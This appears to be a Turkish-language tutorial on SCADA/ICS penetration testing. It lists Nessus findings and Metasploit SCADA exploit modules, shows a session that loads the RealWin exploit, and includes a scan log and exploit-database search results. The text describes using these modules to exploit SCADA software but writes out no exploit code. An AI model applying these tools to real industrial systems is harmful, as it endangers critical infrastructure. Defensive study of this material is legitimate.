ENABLED			7-Technologies / Schneider-Electric IGSS ODBC Service Detection	89029	
ENABLED			7-Technologies / Schneider-Electric IGSS ODBC Version Identification	89032	
ENABLED			7-Technologies AQUIS Detection	58448	
ENABLED			7-Technologies AQUIS Unspecified Path Subversion Arbitrary DLL Injection Code E...	58449	
ENABLED			7-Technologies IGSS < 10.0.0 ODBC Buffer Overflow RCE	89031	
ENABLED			7-Technologies IGSS < 9.0.0.11129 Multiple DoS Vulnerabilities	54291	
ENABLED			7-Technologies IGSS < 9.0.0.11143 ODBC Invalid Structure RCE	89030	
ENABLED			7-Technologies IGSS < 9.0.0.11143 ODBC Remote Memory Corruption	54645	
ENABLED			7-Technologies IGSS < 9.0.0.11291 DLL Loading Arbitrary Code Execution	59249	
ENABLED			7-Technologies TERMIS Detection	58450	
ENABLED			7-Technologies TERMIS Unspecified Path Subversion Arbitrary DLL Injection Code ...	58451	
ENABLED			Advantech / BroadWin WebAccess Client 'bwooxrun.oxc' Multiple Remote Vulnera...	56993	

ENABLED	StruxureWare SCADA Expert ClearSCADA < 2013 R2 Rem...	72201
ENABLED	StruxureWare SCADA Expert ClearSCADA Detection	72702
ENABLED	StruxureWare SCADA Expert ClearSCADA Remote Security...	80359
ENABLED	StruxureWare SCADA Expert ClearSCADA Unspecified Vul...	72703
ENABLED	StruxureWare SCADA Expert ClearSCADA Weak Hashing A...	81049

MEDIUM

StruxureWare SCADA Expert ClearSCADA < 2013 R2 Remote DoS

Description

The remote web server is a version of StruxureWare SCADA Expert ClearSCADA (formerly Schneider Electric ClearSCADA) prior to 2013 R2. It is, therefore, affected by a remote denial of service vulnerability due to a flaw in DNP3Driver.exe.

An attacker can potentially exploit this vulnerability by sending specially crafted IP packets to crash the DNP3 process, leading to a denial of service.

Solution

Upgrade to ClearSCADA 2013 R2 or later.

See Also

<http://www.nessus.org/u?781858ea8>

Output

```
Version source      : ClearSCADA
Installed version   : 6.73.4955
Fixed version      : 2013 R2 (6.74.5094)
```

! Scada Sistemlerinde Kullanabileceğiniz diğer bir araç ise “Metasploit” içerisinde scada sistemleri ile ilgili birçok exploit ve detection modülü bulunmakta. Bu araçları kullanarak scada yazılımlarında meydana gelen zafiyetleri kullanabilir veya sistem işleyişi hakkında bilgi sahibi olabilirsiniz.

```
auxiliary/admin/http/scadabr_credential_dump 2017-05-28 normal Scadabr Credentials Dumper
auxiliary/admin/scada/advantech_webaccess_dbvisitor_sqli 2016-04-06 normal Advantech WebAccess DBVisitor.dll ChartThemeConfig SQL Injection
auxiliary/admin/scada/ge_proficy_substitute_traversal 2013-01-22 normal GE Proficy Simplicity WebView substitute.bcl Directory Traversal
auxiliary/admin/scada/modicon_command 2012-04-05 normal Schneider Modicon Remote START/STOP Command
auxiliary/admin/scada/modicon_password_recovery 2012-01-19 normal Schneider Modicon Quantum Password Recovery
auxiliary/admin/scada/modicon_stux_transfer 2012-04-05 normal Schneider Modicon Ladder Logic Upload/Download
auxiliary/admin/scada/moxa_credentials_recovery 2015-07-28 normal Moxa Device Credential Retrieval
auxiliary/admin/scada/multi_cip_command 2012-01-19 normal Allen-Bradley/Rockwell Automation EtherNet/IP CIP Commands
auxiliary/admin/scada/phenix_command 2015-05-28 normal PhoenixContact PLC Remote START/STOP Command
auxiliary/admin/scada/yokogawa_bkbcopyd_client 2014-08-09 normal Yokogawa BKBCopyD.exe Client
auxiliary/dos/scada/beckhoff_twincat 2011-09-13 normal Beckhoff TwinCAT SCADA PLC 2.11.0.2004 DoS
auxiliary/dos/scada/d2e_fttp_overflow 2012-01-19 normal General Electric D20ME FTTP Server Buffer Overflow DoS
auxiliary/dos/scada/igs9_dataserver 2011-12-20 normal 7-Technologies IGSS 9 IGSSdataServer.exe DoS
auxiliary/dos/scada/yokogawa_logsvr 2014-03-10 normal Yokogawa CENTUM CS 3000 BKLogsvr.exe Heap Buffer Overflow
auxiliary/scanner/scada/digi_addp_reboot 2012-01-19 normal Digi ADPP Remote Reboot Initiator
auxiliary/scanner/scada/digi_addp_version 2012-01-19 normal Digi ADPP Information Discovery
auxiliary/scanner/scada/digi_realport_serialport_scan 2012-01-19 normal Digi RealPort Serial Server Port Scanner
auxiliary/scanner/scada/digi_realport_version 2012-01-19 normal Digi RealPort Serial Server Version
auxiliary/scanner/scada/indusoft_ntwebserver_fileaccess 2012-01-19 normal Indusoft WebStudio NTWebServer Remote File Access
auxiliary/scanner/scada/koyo_login 2012-10-28 normal Koyo DirectLogic PLC Password Brute Force Utility
auxiliary/scanner/scada/modbus_findunitid 2012-10-28 normal Modbus Unit ID and Station ID Enumerator
auxiliary/scanner/scada/modbusclient 2011-11-01 normal Modbus Client Utility
auxiliary/scanner/scada/modbusdetect 2011-11-01 normal Modbus Version Scanner
auxiliary/scanner/scada/moxa_discover 2011-11-01 normal Moxa UDP Device Discovery
auxiliary/scanner/scada/profinet_siemens 2011-11-01 normal Siemens Profinet Scanner
auxiliary/scanner/scada/sielco_winlog_fileaccess 2012-06-26 normal Sielco Sistemi Winlog Remote File Access
exploit/windows/browser/keyhelp_launcherpane_exec 2012-06-26 excellent KeyHelp ActiveX LauncherPane Remote Code Execution Vulnerability
exploit/windows/browser/teechart_pro 2011-08-11 normal TeeChart Professional ActiveX Control Trusted Integer Dereference
exploit/windows/browser/wellintech_kingscda_kxclientdownload 2014-01-14 good KingScada KxClientDownload.ocx ActiveX Remote Code Execution
exploit/windows/fileformat/bacnet_csv 2010-09-16 good BACnet OPC Client Buffer Overflow
exploit/windows/fileformat/scadaphone_zip 2011-09-12 good ScadaTEC ScadaPhone Stack Buffer Overflow
exploit/windows/scada/abb_wserver_exec 2013-04-05 excellent ABB MicroSCADA wserver.exe Remote Code Execution
exploit/windows/scada/advantech_webaccess_dashboard_file_upload 2016-02-05 excellent Advantech WebAccess Dashboard Viewer uploadImageCommon Arbitrary File Upload
exploit/windows/scada/citect_scada_odbc 2008-06-11 normal CitectSCADA/CitectFacilities ODBC Buffer Overflow
exploit/windows/scada/codesys_gateway_server_traversal 2013-02-02 excellent SCADA 35 Codesys Gateway Server Directory Traversal
exploit/windows/scada/codesys_web_server 2011-12-02 normal SCADA 35 Codesys CmpWebServer Stack Buffer Overflow
exploit/windows/scada/dag_factory_bof 2011-09-13 good DagFactory HMI NETB Request Overflow
exploit/windows/scada/factorylink_csservice 2011-03-25 normal Siemens FactoryLink 8 CSService Logging Path Param Buffer Overflow
exploit/windows/scada/factorylink_vrn_09 2011-03-21 average Siemens FactoryLink vrn.exe OpCode 9 Buffer Overflow
exploit/windows/scada/ge_proficy_simplicity_gefebt 2014-01-23 excellent GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
exploit/windows/scada/iconics_genbroker 2011-03-21 good Iconics GENESIS32 Integer Overflow Version 9.21.201.01
exploit/windows/scada/iconics_webhmi_setactivexguid 2011-05-05 good ICONICS WEBHMI ActiveX Buffer Overflow
exploit/windows/scada/igs9_igs9dataserver_listall 2011-03-24 good 7-Technologies IGSS 9 IGSSdataServer.exe Stack Buffer Overflow
exploit/windows/scada/igs9_igs9dataserver_rename 2011-03-24 normal 7-Technologies IGSS 9 IGSSdataServer.exe RWS Rename Buffer Overflow
exploit/windows/scada/igs9_misc 2011-03-24 excellent 7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
exploit/windows/scada/igs9_exec_17 2011-03-21 excellent Interactive Graphical SCADA System Remote Command Injection
exploit/windows/scada/indusoft_webstudio_exec 2011-11-04 excellent Indusoft Web Studio Arbitrary Upload Remote Code Execution
exploit/windows/scada/moxa_nmttool 2010-10-20 great Moxa Device Manager Tool 2.1 Buffer Overflow
exploit/windows/scada/procyon_core_server 2011-09-08 normal Procyon Core Server HMI Coreservice.exe Stack Buffer Overflow
exploit/windows/scada/realwin 2008-09-26 great DATAC RealWin SCADA Server Buffer Overflow
exploit/windows/scada/realwin_on_fc_binfile_a 2011-03-21 great DATAC RealWin SCADA Server 2 On FC CONNECT FCS a FILE Buffer Overflow
exploit/windows/scada/realwin_on_fc_binfile_b 2011-03-21 great RealWin SCADA Server DATAC Login Buffer Overflow
exploit/windows/scada/realwin_scp_initialize 2010-10-15 great DATAC RealWin SCADA Server SCPC INITIALIZE Buffer Overflow
exploit/windows/scada/realwin_scp_initialize_rf 2010-10-15 great DATAC RealWin SCADA Server SCPC INITIALIZE RF Buffer Overflow
exploit/windows/scada/realwin_scp_tevent 2010-11-18 great DATAC RealWin SCADA Server SCPC TTEVENT Buffer Overflow
exploit/windows/scada/realwin_scp_tevent_rf 2010-11-18 great DATAC RealWin SCADA Server SCPC TTEVENT RF Buffer Overflow
```

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım

exploit/windows/fileformat/bacnet_csv          2010-09-16    good    BACnet DPC Client Buffer Overflow
exploit/windows/fileformat/scadaphone_zip      2011-09-12    good
exploit/windows/scada/abb_wserver_exec        2013-04-05    excellent
exploit/windows/scada/advantech_webaccess_dashboard_file_upload 2016-02-05    excellent
exploit/windows/scada/citect_scada_odbc       2008-06-11    normal
exploit/windows/scada/codesys_gateway_server_traversal 2013-02-02    excellent
exploit/windows/scada/codesys_web_server       2011-12-02    normal
exploit/windows/scada/daq_factory_bof         2011-09-13    good
exploit/windows/scada/factorylink_csservice   2011-03-25    normal
exploit/windows/scada/factorylink_vrm_09      2011-03-21    average
exploit/windows/scada/ge_proficy_ckptcity_gefbt 2014-01-23    excellent
exploit/windows/scada/iconics_genbroker       2011-03-21    good
exploit/windows/scada/iconics_webhmi_setactivexguid 2011-05-05    good
exploit/windows/scada/igss9_igssdataserver_listall 2011-03-24    good
exploit/windows/scada/igss9_igssdataserver_rename 2011-03-24    normal
exploit/windows/scada/igss9_misc              2011-03-24    excellent
exploit/windows/scada/igss_exec_17           2011-03-21    excellent
exploit/windows/scada/indusoft_webstudio_exec 2011-11-04    excellent
exploit/windows/scada/moxa_mdmttool           2010-10-20    great
exploit/windows/scada/procyon_core_server     2011-09-08    normal
exploit/windows/scada/realwin                2008-09-26    great
exploit/windows/scada/realwin_on_fc_binfile_a 2011-03-21    great
exploit/windows/scada/realwin_on_fcs_login    2011-03-21    great
exploit/windows/scada/realwin_scp_initialize  2010-10-15    great
exploit/windows/scada/realwin_scp_initialize_rf 2010-10-15    great
exploit/windows/scada/realwin_scp_txtevent    2010-11-18    great
exploit/windows/scada/scadapro_cmdexe        2011-09-16    excellent
exploit/windows/scada/sunway_force_control_netdbsrv 2011-09-22    great
exploit/windows/scada/winlog_runtime          2011-01-13    great
exploit/windows/scada/winlog_runtime_2       2012-06-04    normal
exploit/windows/scada/yokogawa_bkbcopyd_bof  2014-03-10    normal
exploit/windows/scada/yokogawa_bkcsimpr_bof   2014-03-10    normal
exploit/windows/scada/yokogawa_bkfsim_vhfd    2014-05-23    normal
exploit/windows/scada/yokogawa_bkhodeq_bof    2014-03-10    average
Yokogawa CENTUM CS 3000 BKH0deq.exe Buffer Overflow

hsf > use exploit/windows/scada/realwin
hsf exploit(realwin) > show options

Module options (exploit/windows/scada/realwin):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     yes             The target address
  RPORT     910            The target port (TCP)

Exploit target:


  Id  Name
  --  ---
  0    Universal

hsf exploit(realwin) >
```


5-) Scada, HMI, RTU, PLC Web Arayüzünde Meydana Gelen Zafiyetler

Scada yazılımı ve bileşenleri günümüzde artık web arayüzü ile kontrol edilebilmektedir. Web arayüzünde meydana gelen zafiyetler oldukça kritik sonuçlara sebep olmaktadır.

Örnek zafiyet çeşitleri resimlerde yer almaktadır.



Aşağıdaki resimde scada sistemlerinde sık rastlana yetkisiz erişim zafiyeti yer almaktadır.



SpiderControl™
SCADA Web Server

Status

Fri, 27 Apr 2018 08:27:30 GMT

Server: SCADA-iniNet/2.02.0104, XP (powered by SpiderControl TM)			
Server Root :	C:\WWW\HMI		
Server Alternative Root :			
Server IP / Port :	10.0.0.4	80	
Release / Nr PPO / Nr Driver :	ST_30	UNLIMITED	UNLIMITED
License / Licensed Nr PPO :	ST_30	UNLIMITED	
Running (s) / Allowed (s) :	951563	UNLIMITED	
ZELS=1, V.1.06.0001			
CGI=1, V.2.00			
ILR=1, V.1.0 ILR2=1, V.1.00, charset=utf-8			
ALR=1, V.1.11.2001	ALR2=1, V.2.04.0001		
TRD=1, V.1.11.2001	TRD2=1, V.2.04.0001		
SCWEBSERVICES_BASICINTERPRETER=1, V.1.01.0000			
SCWEBSERVICES_FILEOP=1, V.1.01.0002			
MBLIBWEBEDITOR=1, V.115	webeditor	my webeditor hmi	
USERDLL=0			

iniNet Solutions GmbH
Fichtenhagstrasse 2,
CH-4132 Muttenz

www.spidercontrol.net

Status Licensing Scada Log
Admin

```
← → ↺ ZelsWebServ_log.txt
[17.04.2018 15:53:31] ==>>> RAFileOpen failed so returns -1 for file scripts/setup.php
[17.04.2018 15:53:37] ==>>> RAFileOpen failed so returns -1 for file admin/scripts/setup.php
[17.04.2018 15:53:43] ==>>> RAFileOpen failed so returns -1 for file admin/pma/scripts/setup.php
[17.04.2018 15:53:49] ==>>> RAFileOpen failed so returns -1 for file admin/phpmyadmin/scripts/setup.php
[17.04.2018 15:53:55] ==>>> RAFileOpen failed so returns -1 for file db/scripts/setup.php
[17.04.2018 15:54:01] ==>>> RAFileOpen failed so returns -1 for file dbadmin/scripts/setup.php
[17.04.2018 15:54:07] ==>>> RAFileOpen failed so returns -1 for file myadmin/scripts/setup.php
[17.04.2018 15:54:13] ==>>> RAFileOpen failed so returns -1 for file mysql/scripts/setup.php
[17.04.2018 15:54:19] ==>>> RAFileOpen failed so returns -1 for file mysqladmin/scripts/setup.php
[17.04.2018 15:54:25] ==>>> RAFileOpen failed so returns -1 for file typo3/phpmyadmin/scripts/setup.php
[17.04.2018 15:54:31] ==>>> RAFileOpen failed so returns -1 for file phpadmin/scripts/setup.php
[17.04.2018 15:54:37] ==>>> RAFileOpen failed so returns -1 for file pma/scripts/setup.php
[17.04.2018 15:54:43] ==>>> RAFileOpen failed so returns -1 for file web/phpMyAdmin/scripts/setup.php
[17.04.2018 15:54:49] ==>>> RAFileOpen failed so returns -1 for file xampp/phpmyadmin/scripts/setup.php
[17.04.2018 15:54:55] ==>>> RAFileOpen failed so returns -1 for file web/scripts/setup.php
[17.04.2018 15:55:01] ==>>> RAFileOpen failed so returns -1 for file php-my-admin/scripts/setup.php
[17.04.2018 15:55:07] ==>>> RAFileOpen failed so returns -1 for file websql/scripts/setup.php
[17.04.2018 15:55:13] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2/scripts/setup.php
[17.04.2018 15:55:19] ==>>> RAFileOpen failed so returns -1 for file _phpmyadmin/scripts/setup.php
[17.04.2018 15:55:25] ==>>> RAFileOpen failed so returns -1 for file administrator/components/com_joommyadmin/phpmyadmin/scripts/setup.php
[17.04.2018 15:55:31] ==>>> RAFileOpen failed so returns -1 for file apache-default/phpmyadmin/scripts/setup.php
[17.04.2018 15:55:37] ==>>> RAFileOpen failed so returns -1 for file blog/phpmyadmin/scripts/setup.php
[17.04.2018 15:55:43] ==>>> RAFileOpen failed so returns -1 for file cpanelphpmyadmin/scripts/setup.php
[17.04.2018 15:55:49] ==>>> RAFileOpen failed so returns -1 for file cphpmyadmin/scripts/setup.php
[17.04.2018 15:55:55] ==>>> RAFileOpen failed so returns -1 for file forum/phpmyadmin/scripts/setup.php
[17.04.2018 15:56:01] ==>>> RAFileOpen failed so returns -1 for file php/phpmyadmin/scripts/setup.php
[17.04.2018 15:56:07] ==>>> RAFileOpen failed so returns -1 for file phpmyadmin/scripts/setup.php
[17.04.2018 15:56:13] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.10.0.0/scripts/setup.php
[17.04.2018 15:56:19] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.10.0.1/scripts/setup.php
[17.04.2018 15:56:25] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.10.0.2/scripts/setup.php
[17.04.2018 15:56:31] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.10.0/scripts/setup.php
[17.04.2018 15:56:37] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.10.1.0/scripts/setup.php
[17.04.2018 15:56:43] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.10.2.0/scripts/setup.php
[17.04.2018 15:56:49] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.11.0.0/scripts/setup.php
[17.04.2018 15:56:55] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.11.1-all-languages/scripts/setup.php
[17.04.2018 15:57:01] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.11.1.0/scripts/setup.php
[17.04.2018 15:57:07] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.11.1.1/scripts/setup.php
[17.04.2018 15:57:13] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.11.1.2/scripts/setup.php
[17.04.2018 15:57:19] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.6.1-pl2/scripts/setup.php
[17.04.2018 15:57:25] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.6.1-pl3/scripts/setup.php
[17.04.2018 15:57:31] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.6.4-pl3/scripts/setup.php
[17.04.2018 15:57:37] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.6.4-pl4/scripts/setup.php
[17.04.2018 15:57:43] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.6.4-rc1/scripts/setup.php
[17.04.2018 15:57:49] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.6.5/scripts/setup.php
[17.04.2018 15:57:55] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.6.6/scripts/setup.php
[17.04.2018 15:58:01] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.6.9/scripts/setup.php
[17.04.2018 15:58:07] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.7.0-beta1/scripts/setup.php
[17.04.2018 15:58:13] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.7.0-pl1/scripts/setup.php
[17.04.2018 15:58:19] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.7.0-pl2/scripts/setup.php
[17.04.2018 15:58:25] ==>>> RAFileOpen failed so returns -1 for file phpMyAdmin-2.7.0-rc1/scripts/setup.php
```
















































Yayınlanmış Scada Zaafiyetleri

Oday.today, exploit-db.com, pastebin.com gibi adreslerden scada ile ilgili yayımlanmış zafiyetler bulabilirsiniz.

https://0day.today/search?search_request=scada

Search results for exploits by request: scada									
[remote exploits]									
--DATE	--DESCRIPTION	--TYPE	--HITS	--RISK	R	D	E	--GOLD	--AUTHOR
28-09-2017	Lagoin SCADA 4.1.0.2385 - Directory Traversal Exploit	multiple	1.630		R	D	E	free	James Fitts
15-09-2017	KingScada AlarmServer 3.1.2.13 Buffer Overflow Exploit	windows	1.047		R	D	E	free	James Fitts
13-09-2017	Zscada Modbus Buffer 2.0 - Stack-Based Buffer Overflow Exploit	windows	1.047		R	D	E	free	James Fitts
05-06-2017	ScadaBR Credentials Dumper Exploit	multiple	1.752		R	D	E	free	Brendan Coles
06-12-2015	Circutor PowerStudio SCADA 4.0.5 Unquoted Service Path Elevation Of Privilege	windows	1.473		R	D	E	free	LiquidWorm
28-01-2015	ClearSCADA - Remote Authentication Bypass Exploit	windows	1.861		R	D	E	free	Jeremy Brown
11-02-2014	KingScada kxClietDownload.ocx ActiveX Remote Code Execution	windows	1.632		R	D	E	free	metasploit
03-12-2013	ABB MicroSCADA wserver.exe Remote Code Execution Vulnerability	windows	1.727		R	D	E	free	metasploit
01-12-2013	ABB MicroSCADA wserver.exe Remote Code Execution	windows	2.001		R	D	E	free	metasploit
22-10-2013	Interactive Graphical SCADA System Remote Command Injection	windows	1.903		R	D	E	free	metasploit
09-03-2013	SCADA 3S CoDeSys Gateway Server Directory Traversal Vulnerability	windows	2.157		R	D	E	free	metasploit
13-12-2011	CoDeSys SCADA v2.3 Webserver Stack Buffer Overflow	windows	3.906		R	D	E	free	metasploit
01-12-2011	CoDeSys SCADA v2.3 Remote Exploit	windows	2.148		R	D	E	free	Celli Üniver
30-10-2011	BroadWin WebAccess SCADA/HMI Client Remote Code Execution	windows	1.077		R	D	E	free	Snake
15-09-2011	Measuresoft ScadaPro <= 4.0.0 Remote Command Execution	windows	1.650		R	D	E	free	metasploit
26-08-2011	Sunway Force Control SCADA 6.1 SP3 Httpsrv.exe Exploit	windows	2.320		R	D	E	free	Canberk BOLAT
22-06-2011	RealWin SCADA Server DATAC Login Buffer Overflow	windows	1.997		R	D	E	free	metasploit
20-06-2011	DATAC RealWin SCADA Server 2 On_FC_CONNECT_FCS_a_FILE DoF	windows	2.046		R	D	E	free	metasploit
16-03-2011	Kingview 6.53 SCADA HMI Historysvr Heap Overflow	windows	2.199		R	D	E	free	metasploit
08-03-2011	KingView 6.5.3 SCADA ActiveX Exploit	windows	2.792		R	D	E	free	Carlos Hollmann
[local exploits]									
--DATE	--DESCRIPTION	--TYPE	--HITS	--RISK	R	D	E	--GOLD	--AUTHOR
29-07-2016	mySCADAPro 7 - Privilege Escalation	windows	896		R	D	E	free	Karn Ganeshen
07-07-2016	GE Proficy HMI/SCADA CIMPUCITY 8.2 - Privilege Escalation	windows	1.018		R	D	E	free	Zhou Yu
09-05-2016	Certec EDV atvise SCADA Server 2.5.9 - Privilege Escalation	windows	1.021		R	D	E	free	LiquidWorm
08-12-2015	iniNet SpiderControl SCADA Editor 6.30.01 Privilege Escalation Vulnerability	windows	1.043		R	D	E	free	LiquidWorm
08-12-2015	iniNet SpiderControl SCADA Web Server Service 2.02 - Insecure File Permissions	windows	910		R	D	E	free	LiquidWorm
12-09-2011	ScadaTEC ScadaPhone <= v5.3.11.1230 Stack Buffer Overflow	windows	1.610		R	D	E	free	metasploit
11-09-2011	ScadaTEC ModbusTagServer & ScadaPhone (.zip) Buffer Overflow (0day)	windows	1.685		R	D	E	free	mr_me
[web applications]									
--DATE	--DESCRIPTION	--TYPE	--HITS	--RISK	R	D	E	--GOLD	--AUTHOR
01-11-2017	SpiderControl SCADA Web Server 2.02.0007 Improper Privilege Management Vulnerability	windows	547		R	D	E	free	Karn Ganeshen
15-12-2014	Soitec SmartEnergy 1.4 SCADA Login SQL Injection Authentication Bypass Exploit	php	2.023		R	D	E	free	Gjoko Krstic
08-01-2013	Advantech WebAccess HMI/SCADA Software Persistence XSS Vulnerability	asp	2.071		R	D	E	free	secpod
03-12-2012	Advantech Studio v7.0 SCADA/HMI Directory Traversal 0-day	windows	1.480		R	D	E	free	Nin3
[dos / poc]									
--DATE	--DESCRIPTION	--TYPE	--HITS	--RISK	R	D	E	--GOLD	--AUTHOR
24-09-2014	WS10 Data Server SCADA Overflow PoC Exploit	windows	2.170		R	D	E	free	Pedro Sánchez
29-08-2012	Winlog Lite SCADA HMI system SEH Overwrite Vulnerability	windows	1.957		R	D	E	free	Ciph3r
0day Today Inj3ct0r Exploits Market and 0day Exploits Database Inj3ct0r Exploit Database buy and sell exploits type (local / remote / DoS / PoC, etc.) Send all submissions to mr.inj3ct0r[at]gmail.com Copyright © 2008-2018 Inj3ct0r Team									
									

<https://www.exploit-db.com/search/?action=search&q=scada&g-recaptcha-response=03ANgoscjZu1hrraJU54XwU8ye9UBQ0aflaqGJpHtMHhUBJIGNtteozQrEefpk4glZ-GgKogxTHOEd0s>

EXPLOIT DATABASE							Home	Exploits	Shellcode	Papers	Google Hacking Database	Submit	Search
2016-07-29		-		mySCADAPro 7 - Local Privilege Escalation	Windows	Karn Ganeshen							
2016-07-07		-		GE Proficy HMI/SCADA CIMPUCITY 8.2 - Local Privilege Escalation	Windows	Zhou Yu							
2016-05-09		-		Certec EDV atvise SCADA Server 2.5.9 - Local Privilege Escalation	Windows	LiquidWorm							
2015-12-08		-		iniNet SpiderControl SCADA Web Server Service 2.02 - Insecure File Permissions	Windows	LiquidWorm							
2015-01-28		-		ClearSCADA - Remote Authentication Bypass	Windows	Jeremy Brown							
2014-12-15		-		Soitec SmartEnergy 1.4 - SCADA Login SQL Injection / Authentication Bypass	Windows	LiquidWorm							
2014-09-24		-		WS10 Data Server - SCADA Overflow (PoC)	Windows	Pedro Sánchez							
2014-02-11		-		KingScada - kxClietDownload.ocx ActiveX Remote Code Execution (Metasploit)	Windows	Metasploit							
2013-12-03		-		ABB MicroSCADA - 'wserver.exe' Remote Code Execution (Metasploit)	Windows	Metasploit							
2013-10-22		-		Interactive Graphical SCADA System - Remote Command Injection (Metasploit)	Windows	Metasploit							
2013-01-08		-		Advantech Webaccess HMI/SCADA Software - Persistence Cross-Site Scripting	ASP	SecPod Research							
2012-12-04		-		Advantech Studio 7.0 - SCADA/HMI Directory Traversal	Windows	Nin3							
2012-08-29		-		Winlog Lite SCADA HMI system - Overwrite (SEH)	Windows	Ciph3r							
2011-12-13		-		CoDeSys SCADA 2.3 - WebServer Stack Buffer Overflow (Metasploit)	Windows	Metasploit							
2011-12-01		-		CoDeSys SCADA 2.3 - Remote Buffer Overflow	Windows	Celli Üniver							
2011-10-31		-		BroadWin Webaccess SCADA/HMI Client - Remote Code Execution	Windows	Snake							
2011-10-14		-	-	SCADA and PLC Vulnerabilities in Correctional Facilities	Papers	Teague Newman							
2011-09-16		-		Measuresoft ScadaPro 4.0.0 - Remote Command Execution (Metasploit)	Windows	Metasploit							
2011-09-14		-		Measuresoft ScadaPro 4.0.0 - Multiple Vulnerabilities	Windows	Luigi Auriemma							
2011-09-13		-		ScadaTEC ScadaPhone 5.3.11.1230 - Local Stack Buffer Overflow (Metasploit)	Windows	Metasploit							
2011-09-12		-		ScadaTEC ModbusTagServer & ScadaPhone - '.zip' Local Buffer Overflow	Windows	mr_me							
2011-08-26		-		Sunway Force Control SCADA 6.1 SP3 - 'httpsrv.exe' Remote Overflow	Windows	Canberk BOLAT							
2011-06-22		-		RealWin SCADA Server - DATAC Login Buffer Overflow (Metasploit)	Windows	Metasploit							
2011-06-20		-		DATAC RealWin SCADA Server 2 - On_FC_CONNECT_FCS_a_FILE Buffer Overflow (Metasploit)	Windows	Metasploit							

Control Systems

[Home](#)

[Calendar](#)

[ICSJWG](#)

[Information Products](#)

[Training](#)

[Recommended Practices](#)

[Assessments](#)

[Standards & References](#)

[Related Sites](#)

[FAQ](#)

Archive Information Products



Alerts

- ICS-ALERT-18-011-01F : Meltdown and Spectre Vulnerabilities (Update F)
- ICS-ALERT-17-341-01 : WAGO PFC200
- ICS-ALERT-17-216-01 : Eaton ELCSOFT Vulnerabilities
- ICS-ALERT-17-209-01 : CAN Bus Standard Vulnerability
- ICS-ALERT-17-206-01 : CRASHOVERRIDE Malware
- ICS-ALERT-17-181-01C : Petya Malware Variant (Update C)
- ICS-ALERT-17-135-01I : Indicators Associated With WannaCry Ransomware (Update I)
- ICS-ALERT-17-102-01A : BrickerBot Permanent Denial-of-Service Attack (Update A)
- ICS-ALERT-17-089-01 : Miele Professional PG 8528 Vulnerability
- ICS-ALERT-17-073-01A : MEMS Accelerometer Hardware Design Flaws (Update A)
- ICS-ALERT-16-286-01 : Sierra Wireless Mitigations Against Mirai Malware
- ICS-ALERT-16-263-01 : BINOM3 Electric Power Quality Meter Vulnerabilities
